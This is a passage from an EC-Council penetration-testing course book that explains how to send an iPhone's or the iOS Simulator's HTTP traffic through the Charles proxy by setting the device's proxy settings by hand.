



Figure K.14: Screenshot of Fiddler

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intercept HTTP Request using Proxy on iPhone

Source: *https://www.charlesproxy.com*

Interception of HTTP request on iPhone using proxy may be done with the help of Charles HTTP Proxy. It is a website proxy that is used to monitor and records the HTTP traffic, sent or received by device on which it is installed. To run the Charles proxy on the iPhone, the configuration settings are recommended to be performed manually.

Follow the steps given below to install Charles proxy on the iPhone:

1. Install and configure Charles proxy on the workstation's browser.
2. Go to Settings → Wi-Fi → find the connected network and tap on the blue arrow → HTTP Proxy → Manual.
3. Enter the IP address of your workstation on which Charles is running on port 8888.
4. Leave Authentication set to Off.
5. All the web traffic from iPhone's browser goes through Charles.

After completion of this configuration, the internet traffic from the device now passes through the Charles proxy and it will record the HTTP requests and their requisite responses.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.15: Screenshot of Charles

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intercept HTTP Request using Proxy on iOS Simulator

To test the iOS apps at the early development stage, iOS Simulator is used. The iOS Simulator is used to test all the Apple related device apps. It uses the OS X network settings to proxy traffic.

To configure OSX System setting to configure proxy for iPhone simulator:

- Go to System Preferences → Network → Select your network device → Advanced → Proxies



Figure K.16: Screenshot of iOS System Preferences

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.17: Screenshot of iOS Network Settings


